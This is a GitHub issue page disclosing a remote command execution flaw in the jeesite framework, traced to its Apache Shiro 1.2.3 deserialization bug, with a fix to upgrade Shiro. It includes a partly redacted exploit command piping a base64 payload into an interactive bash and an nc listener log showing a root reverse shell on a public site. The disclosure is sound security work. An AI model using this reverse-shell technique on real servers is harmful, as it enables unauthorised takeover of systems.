

New issue

Jump to bottom

## jeesite远程命令执行漏洞 #490

Closed

seedis opened this issue on May 5, 2019 · 2 comments

seedis commented on May 5, 2019


## jeesite 远程命令执行漏洞 (Remote command execution vulnerability)

## 漏洞利用过程

jeesite 使用了 apache shiro 组件，其版本为1.2.3。

```
<!-- main version setting -->
<spring.version>4.1.9.RELEASE</spring.version>
<validator.version>5.2.4.Final</validator.version>
<mybatis.version>3.2.8</mybatis.version>
<mybatis-spring.version>1.2.3</mybatis-spring.version>
<druid.version>1.0.18</druid.version>
<ehcache.version>2.6.11</ehcache.version>
<ehcache-web.version>2.0.4</ehcache-web.version>
<shiro.version>1.2.3</shiro.version>
<sitemesh.version>2.4.2</sitemesh.version>
<activiti.version>5.21.0</activiti.version>
```

因apache shiro该版本存在java反序列化漏洞，攻击者可构造恶意数据包执行任意命令，从而拿下服务器权限。

以公网某网站为例：（参考：<http://blog.knownsec.com/2016/08/apache-shiro-java/>）

```
bash
n/a/login "bash -c {echo,`python shiro_rce.py http://...`} | {base64,-d} | {bash,-i}"
[...]
```

```
[root@host ~]# nc -lvvp 12345
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from ...
Ncat: Connection from ...
bash: no job control in this shell
[root@iZi4xiwd306b5baa3d6028Z bin]# id
id
uid=0(root) gid=0(root) 组=0(root)
[root@iZi4xiwd306b5baa3d6028Z bin]#
```

从上图可以看到，我们利用脚本执行命令即可反弹拿到该网站对应ip服务器的命令执行权限，危害巨大。

由于使用该框架的网站众多，致使大量网站存在严重安全隐患。请尽快修复并提示用户进行升级修复该漏洞。

## 修复建议

升级 Shiro 版本至 1.2.5 以上。

think-gem commented on May 5, 2019

Member

谢谢反馈已升级



think-gem closed this as completed on May 5, 2019

firstC99 commented on Aug 13, 2019

@seedis

师傅好，请问你的Exploit是自己写的么？

Assignees

No one assigned

---

Labels

None yet

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

3 participants

